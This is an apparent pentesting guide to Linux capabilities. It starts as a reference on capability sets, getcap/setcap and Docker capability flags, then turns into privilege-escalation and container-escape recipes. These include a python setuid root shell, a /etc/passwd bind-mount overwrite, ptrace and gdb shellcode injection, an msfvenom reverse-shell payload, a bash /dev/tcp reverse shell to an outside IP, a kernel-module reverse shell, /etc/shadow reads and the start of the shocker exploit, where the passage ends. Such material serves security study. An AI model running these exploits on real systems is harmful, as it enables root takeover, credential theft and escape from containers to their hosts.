Linux Capabilities
Linux capabilities divide root privileges into smaller, distinct units, allowing processes to have a subset of privileges. This minimizes the risks by not granting full root privileges unnecessarily.[3][4][5][14]
The Problem:
- Normal users have limited permissions for operations such as opening raw sockets or binding Internet ports below 1024; capabilities can grant only the required operation instead of full root privilege.[14]
Capability Sets:
Linux exposes these capability sets per thread, and the kernel applies their constraints when a process changes credentials or executes a file.[14]
-
Inherited (CapInh):
- Purpose: Identifies capabilities that may contribute to the permitted set after
execve()when the executed file has matching inheritable file capabilities. - Functionality: The thread’s inheritable set is preserved across
execve(); it does not make those capabilities effective by itself. - Restrictions: Adding a capability to this set is constrained by the permitted and bounding sets.[14]
- Purpose: Identifies capabilities that may contribute to the permitted set after
-
Effective (CapEff):
- Purpose: Represents the actual capabilities a process is utilizing at any moment.
- Functionality: It’s the set of capabilities checked by the kernel to grant permission for various operations. For files, this set can be a flag indicating if the file’s permitted capabilities are to be considered effective.
- Significance: The effective set is crucial for immediate privilege checks, acting as the active set of capabilities a process can use.
-
Permitted (CapPrm):
- Purpose: Defines the maximum set of capabilities a process can possess.
- Functionality: A process can elevate a capability from the permitted set to its effective set, giving it the ability to use that capability. It can also drop capabilities from its permitted set.
- Boundary: If a capability is dropped from this set, it cannot normally be restored without executing a file that grants it or another privileged transition.[14]
-
Bounding (CapBnd):
- Purpose: Limits the capabilities a process can gain from a file during
execve()and those it can add to its inheritable set. - Functionality: The set is inherited across
fork()and preserved acrossexecve(); capabilities can be dropped from it when the caller hasCAP_SETPCAP. - Use-case: Removing unnecessary capabilities from this set limits later privilege acquisition.[14]
- Purpose: Limits the capabilities a process can gain from a file during
-
Ambient (CapAmb):
- Purpose: Allows selected capabilities to remain permitted and effective across
execve()of a nonprivileged program. - Functionality: Ambient capabilities are added to the new permitted and effective sets when the executed file is not privileged.
- Restrictions: A capability can be ambient only while it is present in both the permitted and inheritable sets; executing a set-user-ID/set-group-ID file or a file with capabilities clears the ambient set.[8][9][14]
- Purpose: Allows selected capabilities to remain permitted and effective across
Processes & Binaries Capabilities
Processes Capabilities
To see the capabilities for a particular process, use the status file in the /proc directory. As it provides more details, let’s limit it only to the information related to Linux capabilities.
Note that for all running processes capability information is maintained per thread, while file capabilities are stored in security.capability extended attributes.[14][15]
You can find the capabilities defined in /usr/include/linux/capability.h
You can find the capabilities of the current process in cat /proc/self/status or with capsh --print, and those of other processes in /proc/<pid>/status.[15][26]
cat /proc/1234/status | grep Cap
cat /proc/$$/status | grep Cap #This will print the capabilities of the current process
This command should return five capability lines on most systems.[15]
- CapInh = Inherited capabilities
- CapPrm = Permitted capabilities
- CapEff = Effective capabilities
- CapBnd = Bounding set
- CapAmb = Ambient capabilities set
#These are the typical capabilities of a root owned process (all)
CapInh: 0000000000000000
CapPrm: 0000003fffffffff
CapEff: 0000003fffffffff
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000
These hexadecimal numbers don’t make sense. Using the capsh utility, we can decode them into capability names.[26]
capsh --decode=0000003fffffffff
0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,37
Lets check now the capabilities used by ping:
cat /proc/9491/status | grep Cap
CapInh:    0000000000000000
CapPrm:    0000000000003000
CapEff:    0000000000000000
CapBnd:    0000003fffffffff
CapAmb:    0000000000000000

capsh --decode=0000000000003000
0x0000000000003000=cap_net_admin,cap_net_raw
Although that works, there is another and easier way. To see the capabilities of a running process, use the getpcaps tool followed by its process ID (PID); it also accepts a list of process IDs.[22]
getpcaps 1234Lets check the capabilities of tcpdump after giving the binary cap_net_admin and cap_net_raw to sniff the network (tcpdump is running in process 9562).[22][25]
#The following command give tcpdump the needed capabilities to sniff traffic
$ setcap cap_net_raw,cap_net_admin=eip /usr/sbin/tcpdump

$ getpcaps 9562
Capabilities for `9562': = cap_net_admin,cap_net_raw+ep

$ cat /proc/9562/status | grep Cap
CapInh:    0000000000000000
CapPrm:    0000000000003000
CapEff:    0000000000003000
CapBnd:    0000003fffffffff
CapAmb:    0000000000000000

$ capsh --decode=0000000000003000
0x0000000000003000=cap_net_admin,cap_net_raw
As you can see, the capabilities correspond with the results of the two ways of inspecting a process. The getpcaps tool uses libcap to query a target process’s capabilities and prints them in text form; it accepts one or more PIDs.[22]
Binaries Capabilities
Binaries can have file capabilities that are applied during execution. For example, a ping binary may carry the cap_net_raw capability.[14]
getcap /usr/bin/ping
/usr/bin/ping = cap_net_raw+ep
You can search binaries with capabilities using getcap -r.[23]
getcap -r / 2>/dev/nullDropping capabilities with capsh
If we drop CAP_NET_RAW from the prevailing bounding set, a program that needs that capability should no longer be able to use it.[26]
capsh --drop=cap_net_raw --print -- -c "tcpdump"Besides the output of capsh itself, the tcpdump command itself should also raise an error.
/bin/bash: /usr/sbin/tcpdump: Operation not permitted
The error shows that tcpdump cannot execute with the requested file capability after CAP_NET_RAW was removed from the bounding set.
Remove Capabilities
You can remove a file’s capabilities with setcap -r.[25]
setcap -r </path/to/binary>User Capabilities
Linux does not assign file capabilities directly to a login user, but the pam_cap PAM module can set inheritable capabilities for authenticated sessions using /etc/security/capability.conf.[16] Each entry maps comma-separated capability names or numbers to one or more usernames.[17]
File example:
# Simple
cap_sys_ptrace               developer
cap_net_raw                  user1

# Multiple capablities
cap_net_admin,cap_net_raw    jrnetadmin
# Identical, but with numeric values
12,13                        jrnetadmin

# Combining names and numerics
cap_sys_admin,22,25          jrsysadmin
Environment Capabilities
Compiling the following program makes it possible to spawn a bash shell inside an environment that provides capabilities.[14]
/*
 * Test program for the ambient capabilities
 *
 * compile using:
 * gcc -Wl,--no-as-needed -lcap-ng -o ambient ambient.c
 * Set effective, inherited and permitted capabilities to the compiled binary
 * sudo setcap cap_setpcap,cap_net_raw,cap_net_admin,cap_sys_nice+eip ambient
 *
 * To get a shell with additional caps that can be inherited do:
 *
 * ./ambient /bin/bash
 */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <errno.h>
#include <sys/prctl.h>
#include <linux/capability.h>
#include <cap-ng.h>

static void set_ambient_cap(int cap) {
  int rc;
  capng_get_caps_process();
  rc = capng_update(CAPNG_ADD, CAPNG_INHERITABLE, cap);
  if (rc) {
    printf("Cannot add inheritable cap\n");
    exit(2);
  }
  capng_apply(CAPNG_SELECT_CAPS);
  /* Note the two 0s at the end. Kernel checks for these */
  if (prctl(PR_CAP_AMBIENT, PR_CAP_AMBIENT_RAISE, cap, 0, 0)) {
    perror("Cannot set cap");
    exit(1);
  }
}
void usage(const char * me) {
  printf("Usage: %s [-c caps] new-program new-args\n", me);
  exit(1);
}
int default_caplist[] = {
  CAP_NET_RAW,
  CAP_NET_ADMIN,
  CAP_SYS_NICE,
  -1
};
int * get_caplist(const char * arg) {
  int i = 1;
  int * list = NULL;
  char * dup = strdup(arg), * tok;
  for (tok = strtok(dup, ","); tok; tok = strtok(NULL, ",")) {
    list = realloc(list, (i + 1) * sizeof(int));
    if (!list) {
      perror("out of memory");
      exit(1);
    }
    list[i - 1] = atoi(tok);
    list[i] = -1;
    i++;
  }
  return list;
}
int main(int argc, char ** argv) {
  int rc, i, gotcaps = 0;
  int * caplist = NULL;
  int index = 1; // argv index for cmd to start
  if (argc < 2)
    usage(argv[0]);
  if (strcmp(argv[1], "-c") == 0) {
    if (argc <= 3) {
      usage(argv[0]);
    }
    caplist = get_caplist(argv[2]);
    index = 3;
  }
  if (!caplist) {
    caplist = (int * ) default_caplist;
  }
  for (i = 0; caplist[i] != -1; i++) {
    printf("adding %d to ambient list\n", caplist[i]);
    set_ambient_cap(caplist[i]);
  }
  printf("Ambient forking shell\n");
  if (execv(argv[index], argv + index))
    perror("Cannot exec");
  return 0;
}
gcc -Wl,--no-as-needed -lcap-ng -o ambient ambient.c
sudo setcap cap_setpcap,cap_net_raw,cap_net_admin,cap_sys_nice+eip ambient
./ambient /bin/bashInside the bash executed by the compiled ambient binary, it is possible to observe the new capabilities (a regular user will not have any capability in the “current” section).[14]
capsh --print
Current: = cap_net_admin,cap_net_raw,cap_sys_nice+eip
[!CAUTION] You can only add capabilities that are present in both the permitted and the inheritable sets.[14]
Capability-aware/Capability-dumb binaries
A capability-dumb binary is a program with file capabilities that does not use libcap to manage them. If its file effective bit is set, the kernel enables the file’s permitted capabilities in the process’s effective set; execution can fail if the process did not obtain all permitted capabilities.[14]
Service Capabilities
A system service that runs as root may retain broad capabilities unless its execution environment restricts them. In a systemd unit, User= selects the service user and AmbientCapabilities= adds named capabilities to the ambient set for the executed process.[18]
[Service]
User=bob
AmbientCapabilities=CAP_NET_BIND_SERVICE
Capabilities in Docker Containers
Docker starts containers with a default capability set that can be changed with --cap-add and --cap-drop; an example container can be inspected with amicontained.[19][24]
docker run --rm -it  r.j3ss.co/amicontained bash
Capabilities:
	BOUNDING -> chown dac_override fowner fsetid kill setgid setuid setpcap net_bind_service net_raw sys_chroot mknod audit_write setfcap

# Add a capabilities
docker run --rm -it --cap-add=SYS_ADMIN r.j3ss.co/amicontained bash

# Add all capabilities
docker run --rm -it --cap-add=ALL r.j3ss.co/amicontained bash

# Remove all and add only one
docker run --rm -it  --cap-drop=ALL --cap-add=SYS_PTRACE r.j3ss.co/amicontained bash
Privesc/Container Escape
Capabilities are useful when you want to restrict your own processes after performing privileged operations (e.g. after setting up chroot and binding to a socket). However, they can be exploited by passing them malicious commands or arguments which are then run as root.[2]
You can force file capabilities onto programs with setcap, and query them with getcap.[23][25]
#Set Capability
setcap cap_net_raw+ep /sbin/ping

#Get Capability
getcap /sbin/ping
/sbin/ping = cap_net_raw+ep
For file-capability text, +ep raises the named capability in the effective and permitted sets; - lowers the selected flags.[21]
To identify programs in a system or folder with capabilities, use getcap -r.[23]
getcap -r / 2>/dev/nullExploitation example
In the following example the binary /usr/bin/python2.6 is found vulnerable to privesc:
setcap cap_setuid+ep /usr/bin/python2.7
/usr/bin/python2.7 = cap_setuid+ep

#Exploit
/usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash");'
Capabilities needed by tcpdump to allow any user to sniff packets:
setcap cap_net_raw,cap_net_admin=eip /usr/sbin/tcpdump
getcap /usr/sbin/tcpdump
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+eip
The special case of “empty” capabilities
A file can carry an empty capability set (getcap myelf returns myelf =ep). An empty set grants no capabilities; when combined with a root-owned set-user-ID bit, the program can still change the executing process’s effective and saved IDs to 0 without gaining file capabilities. An unowned, non-SUID/SGID file with =ep does not run as root.[14]
CAP_SYS_ADMIN
CAP_SYS_ADMIN is a highly potent Linux capability, often equated to a near-root level due to its extensive administrative privileges, such as mounting devices or manipulating kernel features. While indispensable for containers simulating entire systems, CAP_SYS_ADMIN poses significant security challenges, especially in containerized environments, due to its potential for privilege escalation and system compromise. Therefore, its usage warrants stringent security assessments and cautious management, with a strong preference for dropping this capability in application-specific containers to adhere to the principle of least privilege and minimize the attack surface.[14]
Example with binary
getcap -r / 2>/dev/null
/usr/bin/python2.7 = cap_sys_admin+ep
Using python you can mount a modified passwd file on top of the real passwd file:
cp /etc/passwd ./ #Create a copy of the passwd file
openssl passwd -1 -salt abc password #Get hash of "password"
vim ./passwd #Change roots passwords of the fake passwd file
And finally mount the modified passwd file on /etc/passwd:
from ctypes import *
libc = CDLL("libc.so.6")
libc.mount.argtypes = (c_char_p, c_char_p, c_char_p, c_ulong, c_char_p)
MS_BIND = 4096
source = b"/path/to/fake/passwd"
target = b"/etc/passwd"
filesystemtype = b"none"
options = b"rw"
mountflags = MS_BIND
libc.mount(source, target, filesystemtype, mountflags, options)
And you will be able to su as root using password “password”.
Example with environment (Docker breakout)
You can check the enabled capabilities inside the docker container using:
capsh --print
Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read+ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root)
Inside the previous output you can see that the SYS_ADMIN capability is enabled.[14]
- Mount
With suitable device and namespace access, this can allow a Docker container to mount a host disk and access its contents.[14]
fdisk -l #Get disk name
Disk /dev/sda: 4 GiB, 4294967296 bytes, 8388608 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

mount /dev/sda /mnt/ #Mount it
cd /mnt
chroot ./ bash #You have a shell inside the docker hosts disk- Full access
In the previous method we managed to access a host disk.
If the host is running an ssh server, you could create a user inside the mounted disk and access it via SSH.[14]
#Like in the example before, the first step is to mount the docker host disk
fdisk -l
mount /dev/sda /mnt/

#Then, search for open ports inside the docker host
nc -v -n -w2 -z 172.17.0.1 1-65535
(UNKNOWN) [172.17.0.1] 2222 (?) open

#Finally, create a new user inside the docker host and use it to access via SSH
chroot /mnt/ adduser john
ssh john@172.17.0.1 -p 2222
CAP_SYS_PTRACE
With CAP_SYS_PTRACE, a process can trace and inspect other processes that are visible in its PID namespace. To target host processes from a Docker container, share the host PID namespace with --pid=host (or join a namespace containing the target).[14][20]
CAP_SYS_PTRACE grants the ability to use debugging and system call tracing functionalities provided by ptrace(2) and cross-memory attach calls like process_vm_readv(2) and process_vm_writev(2). Although powerful for diagnostic and monitoring purposes, if CAP_SYS_PTRACE is enabled without restrictive measures like a seccomp filter on ptrace(2), it can significantly undermine system security. Specifically, it can be exploited to circumvent other security restrictions, notably those imposed by seccomp, as demonstrated by proofs of concept (PoC) like this one.[10]
Example with binary (python)
getcap -r / 2>/dev/null
/usr/bin/python2.7 = cap_sys_ptrace+ep
import ctypes
import sys
import struct
# Macros defined in <sys/ptrace.h>
# https://code.woboq.org/qt5/include/sys/ptrace.h.html
PTRACE_POKETEXT = 4
PTRACE_GETREGS = 12
PTRACE_SETREGS = 13
PTRACE_ATTACH = 16
PTRACE_DETACH = 17
# Structure defined in <sys/user.h>
# https://code.woboq.org/qt5/include/sys/user.h.html#user_regs_struct
class user_regs_struct(ctypes.Structure):
_fields_ = [
("r15", ctypes.c_ulonglong),
("r14", ctypes.c_ulonglong),
("r13", ctypes.c_ulonglong),
("r12", ctypes.c_ulonglong),
("rbp", ctypes.c_ulonglong),
("rbx", ctypes.c_ulonglong),
("r11", ctypes.c_ulonglong),
("r10", ctypes.c_ulonglong),
("r9", ctypes.c_ulonglong),
("r8", ctypes.c_ulonglong),
("rax", ctypes.c_ulonglong),
("rcx", ctypes.c_ulonglong),
("rdx", ctypes.c_ulonglong),
("rsi", ctypes.c_ulonglong),
("rdi", ctypes.c_ulonglong),
("orig_rax", ctypes.c_ulonglong),
("rip", ctypes.c_ulonglong),
("cs", ctypes.c_ulonglong),
("eflags", ctypes.c_ulonglong),
("rsp", ctypes.c_ulonglong),
("ss", ctypes.c_ulonglong),
("fs_base", ctypes.c_ulonglong),
("gs_base", ctypes.c_ulonglong),
("ds", ctypes.c_ulonglong),
("es", ctypes.c_ulonglong),
("fs", ctypes.c_ulonglong),
("gs", ctypes.c_ulonglong),
]
libc = ctypes.CDLL("libc.so.6")
pid=int(sys.argv[1])
# Define argument type and respone type.
libc.ptrace.argtypes = [ctypes.c_uint64, ctypes.c_uint64, ctypes.c_void_p, ctypes.c_void_p]
libc.ptrace.restype = ctypes.c_uint64
# Attach to the process
libc.ptrace(PTRACE_ATTACH, pid, None, None)
registers=user_regs_struct()
# Retrieve the value stored in registers
libc.ptrace(PTRACE_GETREGS, pid, None, ctypes.byref(registers))
print("Instruction Pointer: " + hex(registers.rip))
print("Injecting Shellcode at: " + hex(registers.rip))
# Shell code copied from exploit db. https://github.com/0x00pf/0x00sec_code/blob/master/mem_inject/infect.c
shellcode = "\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05"
# Inject the shellcode into the running process byte by byte.
for i in xrange(0,len(shellcode),4):
# Convert the byte to little endian.
shellcode_byte_int=int(shellcode[i:4+i].encode('hex'),16)
shellcode_byte_little_endian=struct.pack("<I", shellcode_byte_int).rstrip('\x00').encode('hex')
shellcode_byte=int(shellcode_byte_little_endian,16)
# Inject the byte.
libc.ptrace(PTRACE_POKETEXT, pid, ctypes.c_void_p(registers.rip+i),shellcode_byte)
print("Shellcode Injected!!")
# Modify the instuction pointer
registers.rip=registers.rip+2
# Set the registers
libc.ptrace(PTRACE_SETREGS, pid, None, ctypes.byref(registers))
print("Final Instruction Pointer: " + hex(registers.rip))
# Detach from the process.
libc.ptrace(PTRACE_DETACH, pid, None, None)Example with binary (gdb)
gdb with ptrace capability:
/usr/bin/gdb = cap_sys_ptrace+epCreate a shellcode with msfvenom to inject in memory via gdb
# msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.11 LPORT=9001 -f py -o revshell.py
buf =  b""
buf += b"\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05"
buf += b"\x48\x97\x48\xb9\x02\x00\x23\x29\x0a\x0a\x0e\x0b"
buf += b"\x51\x48\x89\xe6\x6a\x10\x5a\x6a\x2a\x58\x0f\x05"
buf += b"\x6a\x03\x5e\x48\xff\xce\x6a\x21\x58\x0f\x05\x75"
buf += b"\xf6\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f"
buf += b"\x73\x68\x00\x53\x48\x89\xe7\x52\x57\x48\x89\xe6"
buf += b"\x0f\x05"

# Divisible by 8
payload = b"\x90" * (-len(buf) % 8) + buf

# Change endianess and print gdb lines to load the shellcode in RIP directly
for i in range(0, len(buf), 8):
	chunk = payload[i:i+8][::-1]
	chunks = "0x"
	for byte in chunk:
		chunks += f"{byte:02x}"

	print(f"set {{long}}($rip+{i}) = {chunks}")
Debug a root process with gdb ad copy-paste the previously generated gdb lines:
# Let's write the commands to a file
echo 'set {long}($rip+0) = 0x296a909090909090
set {long}($rip+8) = 0x5e016a5f026a9958
set {long}($rip+16) = 0x0002b9489748050f
set {long}($rip+24) = 0x48510b0e0a0a2923
set {long}($rip+32) = 0x582a6a5a106ae689
set {long}($rip+40) = 0xceff485e036a050f
set {long}($rip+48) = 0x6af675050f58216a
set {long}($rip+56) = 0x69622fbb4899583b
set {long}($rip+64) = 0x8948530068732f6e
set {long}($rip+72) = 0x050fe689485752e7
c' > commands.gdb
# In this case there was a sleep run by root
## NOTE that the process you abuse will die after the shellcode
/usr/bin/gdb -p $(pgrep sleep)
[...]
(gdb) source commands.gdb
Continuing.
process 207009 is executing new program: /usr/bin/dash
[...]
Example with environment (Docker breakout) - Another gdb Abuse
If GDB is installed (or you can install it with apk add gdb or apt install gdb for example) you can debug a process from the host and make it call the system function. (This technique also requires the capability SYS_ADMIN).
gdb -p 1234
(gdb) call (void)system("ls")
(gdb) call (void)system("sleep 5")
(gdb) call (void)system("bash -c 'bash -i >& /dev/tcp/192.168.115.135/5656 0>&1'")
You won’t be able to see the output of the command executed but it will be executed by that process (so get a rev shell).
[!WARNING] If you get the error “No symbol “system” in current context.” check the previous example loading a shellcode in a program via gdb.
Example with environment (Docker breakout) - Shellcode Injection
You can check the enabled capabilities inside the docker container using:
capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_sys_ptrace,cap_mknod,cap_audit_write,cap_setfcap+ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_sys_ptrace,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root
List processes running in the host ps -eaf
- Get the architecture
uname -m - Find a shellcode for the architecture (https://www.exploit-db.com/exploits/41128)
- Find a program to inject the shellcode into a process memory (https://github.com/0x00pf/0x00sec_code/blob/master/mem_inject/infect.c)
- Modify the shellcode inside the program and compile it
gcc inject.c -o inject - Inject it and grab your shell:
./inject 299; nc 172.17.0.1 5600
CAP_SYS_MODULE
CAP_SYS_MODULE empowers a process to load and unload kernel modules (init_module(2), finit_module(2) and delete_module(2) system calls), offering direct access to the kernel’s core operations. This capability presents critical security risks because loading a module can modify kernel behavior and may defeat isolation boundaries.[6][14]
This allows inserting or removing modules in the kernel visible to the process; in a container, whether that is the host kernel depends on the isolation configuration.[14]
Example with binary
In the following example the binary python has this capability.
getcap -r / 2>/dev/null
/usr/bin/python2.7 = cap_sys_module+ep
By default, modprobe command checks for dependency list and map files in the directory /lib/modules/$(uname -r).
In order to abuse this, lets create a fake lib/modules folder:
mkdir lib/modules -p
cp -a /lib/modules/5.0.0-20-generic/ lib/modules/$(uname -r)
Then compile the kernel module you can find 2 examples below and copy it to this folder:
cp reverse-shell.ko lib/modules/$(uname -r)/Finally, execute the needed python code to load this kernel module:
import kmod
km = kmod.Kmod()
km.set_mod_dir("/path/to/fake/lib/modules/5.0.0-20-generic/")
km.modprobe("reverse-shell")
Example 2 with binary
In the following example the binary kmod has this capability.
getcap -r / 2>/dev/null
/bin/kmod = cap_sys_module+ep
Which means that it’s possible to use the command insmod to insert a kernel module. Follow the example below to get a reverse shell abusing this privilege.
Example with environment (Docker breakout)
You can check the enabled capabilities inside the docker container using:
capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root)
Inside the previous output you can see that the SYS_MODULE capability is enabled.[14]
Create the kernel module that is going to execute a reverse shell and the Makefile to compile it:
#include <linux/kmod.h>
#include <linux/module.h>
MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/10.10.14.8/4444 0>&1", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };

// call_usermodehelper function is used to create user mode processes from kernel space
static int __init reverse_shell_init(void) {
    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}

static void __exit reverse_shell_exit(void) {
    printk(KERN_INFO "Exiting\n");
}

module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
obj-m +=reverse-shell.o
all:
make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean[!WARNING] The blank char before each make word in the Makefile must be a tab, not spaces!
Execute make to compile it.
Make[1]: *** /lib/modules/5.10.0-kali7-amd64/build: No such file or directory.  Stop.

sudo apt update
sudo apt full-upgrade
Finally, start nc inside a shell and load the module from another one and you will capture the shell in the nc process:
#Shell 1
nc -lvnp 4444

#Shell 2
insmod reverse-shell.ko #Launch the reverse shell
The code of this technique was copied from the laboratory of “Abusing SYS_MODULE Capability” from https://www.pentesteracademy.com/.[1]
Another example of this technique can be found in https://www.cyberark.com/resources/threat-research-blog/how-i-hacked-play-with-docker-and-remotely-ran-code-on-the-host
CAP_DAC_READ_SEARCH
CAP_DAC_READ_SEARCH enables a process to bypass permissions for reading files and for reading and executing directories. Its primary use is for file searching or reading purposes. However, it also allows a process to use the open_by_handle_at(2) function, which can access any file, including those outside the process’s mount namespace. The handle used in open_by_handle_at(2) is supposed to be a non-transparent identifier obtained through name_to_handle_at(2), but it can include sensitive information like inode numbers that are vulnerable to tampering. The potential for exploitation of this capability, particularly in the context of Docker containers, was demonstrated by Sebastian Krahmer with the shocker exploit, as analyzed here.[12][13]
This means that you can bypass file read permission checks and directory read/execute permission checks.[14]
Example with binary
The binary can read files that are accessible in its namespaces. So, if a file like tar has this capability, it can read the shadow file:
cd /etc
tar -czf /tmp/shadow.tar.gz shadow #Compress show file in /tmp
cd /tmp
tar -cxf shadow.tar.gz
Example with binary2
In this case lets suppose that python binary has this capability. In order to list root files you could do:
import os
for r, d, f in os.walk('/root'):
    for filename in f:
        print(filename)
And in order to read a file you could do:
print(open("/etc/shadow", "r").read())Example in Environment (Docker breakout)
You can check the enabled capabilities inside the Docker container using capsh --print.[14][26]
capsh --print
Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root)
Inside the previous output you can see that the DAC_READ_SEARCH capability is enabled. This bypasses DAC read/search checks and permits open_by_handle_at(2); it is not a process-debugging capability by itself.[14]
You can learn how the following exploit works in https://medium.com/@fun_cuddles/docker-breakout-exploit-analysis-a274fff0e6b3, but in brief, CAP_DAC_READ_SEARCH allows traversing the file system without permission checks and permits open_by_handle_at(2); this can expose files opened by other processes when the relevant namespaces and mounts are reachable.[13][14]
The original exploit that abuses these permissions to read files from the host can be found here: http://stealth.openwall.net/xSports/shocker.c; the following is a modified version that lets you pass the file to read as the first argument and dump the result to a file.[12]
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>

// gcc shocker.c -o shocker
// ./socker /etc/shadow shadow #Read /etc/shadow from host and save result in shadow file in current dir

struct my_file_handle {
    unsigned int handle_bytes;
    int handle_type;
    unsigned char f_handle[8];
};

void die(const char *msg)
{
    perror(msg);
    exit(errno);
}

void dump_handle(const struct my_file_handle *h)
{
    fprintf(stderr,"[*] #=%d, %d, char nh[] = {", h->handle_bytes,
    h->handle_type);
    for (int i = 0; i < h->handle_bytes; ++i) {
        fprintf(stderr,"0x%02x", h->f_handle[i]);
        if ((i + 1) % 20 == 0)
        fprintf(stderr,"\n");
        if (i < h->handle_bytes - 1)
        fprintf(stderr,", ");
    }
    fprintf(stderr,"};\n");
}

int find_handle(int bfd, const char *path, const struct my_file_handle *ih, struct my_file_handle
*oh)
{
    int fd;
    uint32_t ino = 0;
    struct my_file_handle outh = {
    .handle_bytes = 8,
    .handle_type = 1
    };
    DIR *dir = NULL;
    struct dirent *de = NULL;
    path = strchr(path, '/');
    // recursion stops if path has been resolved
    if (!path) {
        memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
        oh->handle_type = 1;
        oh->handle_bytes = 8;
        return 1;
    }

    ++path;
    fprintf(stderr, "[*] Resolving '%s'\n", path);
